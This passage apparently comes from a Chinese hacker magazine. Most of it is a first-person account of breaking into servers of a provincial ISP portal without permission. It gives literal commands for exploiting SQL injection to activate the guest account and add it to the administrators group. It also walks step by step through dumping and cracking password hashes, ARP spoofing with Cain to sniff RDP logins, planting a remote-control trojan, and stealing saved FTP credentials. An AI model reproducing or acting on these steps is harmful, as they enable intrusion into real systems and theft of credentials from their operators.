


图8




图9

本文内容并不深奥，只是给大家提供一个简单的逆向分析思路，同时也向大家介绍了一个工具reflector。有一点要指出的是，reflector在破解中也有不菲的价值哦。好了，就到这里了。如果还有什么问题，大家可以到X档案的论坛来找我。

（文章中涉及到的工具Reflector、插件Code Search，已经收录在光盘中）

小编点评：

对于存在有注入点且注入权限为DB_OWNER以上的网站，如果因为不能找到网站的绝对路径而无法备份的话，那无疑是一件比较郁闷的事情。文中所提到的暴路径的方法在ASPX的站中虽然说不是百发百中，但起码方便了不少！拿到Webshell之后的提权过程更有意思：利用逆向分析隐藏在dll文件里的数据库连接密码，并利用该密码成功进入了服务器！

文章难易度：★★★
文章阅读点：利用Cain进行嗅探攻击，从而得到远程终端登录密码

互联星空也要渗透

职业色狼［H.S.T］

放暑假了，在家闲着无聊便上网看了些技术文章，看闷了便到群里透透气。忽然群里有个朋友扔出来一个链接，问这个站有没有人能拿下来。我一看，这不是某省互联星空的分站吗！反正没事可做，就试一试吧，搞不好也许有机会进去参观互联星空的服务器呢。

大概浏览了一下网站，整站都是ASPX，使用啊D检测到存在注入点，注入权限居然是sa，万万没想到这年头互联星空的网站也会犯这种低级错误。利用注入工具可以执行命令，执行**netstat -an**，发现3389端口开放，再执行**net user snsqq 123456 /add**、**net localgroup administrators snsqq /add**没想到老出现乱码，叫好朋友hackest一起来看看，结果这小子搞着搞着就找不到人。既然新添加用户不行，那我使用你系统里原来的用户总行吧，执行**net user guest /active:yes**把guest这个用户激活，然后再**net user guest 123456**，为guest用户设置一个新密码，再接着执行**net localgroup administrators guest /add**，把guest用户添加到管理员组。这回使用guest用户终于顺利登录进服务器了，如图1。




图1

进去后发现管理员的帐号处于远程桌面连接断开状态，便想读取他的系统登录密码。在网上下载了一个读取2003密码的工具居然读不出来，看来2003的sp1确实不好弄到密码！算了，还是使用SAMInside把管理员的hash密码抓下来再使用LC5暴力破解吧。这个小工具对Win2000和Win2003系统下的hash都可以抓取。运行软件，选择“本地计划任务”，选取“使用计划任务输入本地用户”，等待软件执行完毕后便抓取到了hash。下一步我们再将抓取的hash导出为一个pwdump的txt格式文本，就抓取完毕。然后找了台性能比较好的肉鸡开着LC5跑了起来。出于我们小黑的人道精神，先帮管理员把漏洞补一补吧。于是在网上下了一套防注入脚本，在存在注入漏洞的文件用记事本打开在最上面加上<!--#Include File="/js/SqlIn.Asp"-->这一行代码，调用防注文件，或者在数据库链接文件里调用防注脚本也是可以的。

这么轻松就拿到了服务器，感觉不太过瘾。所以，我决定扩大战果！使用桂林老兵的webtool扫了一下这个网段的IP，发现还有几个站。我挨个访问，发现一个IP访问后是星空法制这个分站的服务器，干脆把那台服务器也拿下来吧。

首先来分析了一下这台服务器，脚本使用的也是ASPX，但是没有发现注入点，转了一圈也没有发现什么漏洞。不管了，抄起SuperSan3.0扫描了一下，发现开了3389，我猜管理员一定是通过3389来远程管理服务器的。前几天看了玫瑰写的一篇文章“3389密码的嗅探”，玩黑的朋友都应该知道ARP欺骗和嗅探吧，在同网段中能嗅探到FTP和HTTP等的大部分密码，可以直接嗅探到3389登录密码的话，那可就省去了很多麻烦。

Cain这个工具大家都应该听说过吧，它具有ARP欺骗、数据嗅探和密码破解等功能，Cain嗅探终端密码的具体方法如下：首先安装Cain（小编注：光盘收录的Cain是免安装版，直接安装驱动程序即可使用^-^），一直“下一步”就可以了。打开Sniffer操作界面，打开“端口配置”设置嗅探3389端口（小编注：如果终端端口并非3389，在Cain里也可以更改成相应的TCP端口进行嗅探），其实我们可以根据自己的需要进行嗅探选项设定的。点击嗅探，右击“扫描MAC”，打开ARP页面。单击“+”号，打开“欺骗设置”，左边选网关，右边选要被欺骗的IP，点击“欺骗”按钮开始ARP欺骗并进行数据嗅探，然后就是等待了。

第二天晚上再来看的时候发现FTP和TDS里面有几千条信息，看来又有人想暴破这台服务器的MSSQL密码。让人兴奋的是，终于发现在ARP-RDP里截获了的一条数据，如图2。

马上进去查看，选中ARP-RDP，右击数据打开文档。在文档中终于找到了终端登录的管理员登录用户名和密码，如图3。




图2




图3

心里真是异常的兴奋啊，这两台服务器都是与互联星空在同一网段下的Windows2003Server服务器。我在邪八看了大虾们的讨论，好像只有在XP和2003下，而且还要管理员把TS连接保存为RDP文件并包含了密码，或者是用控制台节点进行了保存密码而进行的登录，才可以嗅探到密码明文的！我认为，技术这东西不管怎么说还是要大家自己来动手测试，多和大家交流一下心得，才会有进步。

看一下截获数据的时间，推断管理员现在还在管理服务器，所以不敢鲁莽登录。Cain还嗅到了一些HTTP的信息，网站的后台地址及用户名密码之类的。顺便进入后台参观一下，也没发现什么可利用的东西，而且密码强度都很低。估计管理员不在服务器上面了，我拿起登录器以迅雷不及掩耳的速度登录，利用刚才嗅到的密码顺利地进入了服务器，如图4。




图4

连续拿下两台服务器，心里别提多高兴了。然后我又给服务器种了个远程控制木马，以便收集信息。看来我没有猜错，这台服务器的管理员经常登录，应该是管理员平时工作常用的，配置也挺不错的。忽然眼睛一亮，发现有个FlashFXP文件夹，二话没说用木马把文件夹拖了过来，打开站点管理就发现里面有好几个网站的FTP管理权限，如图5。

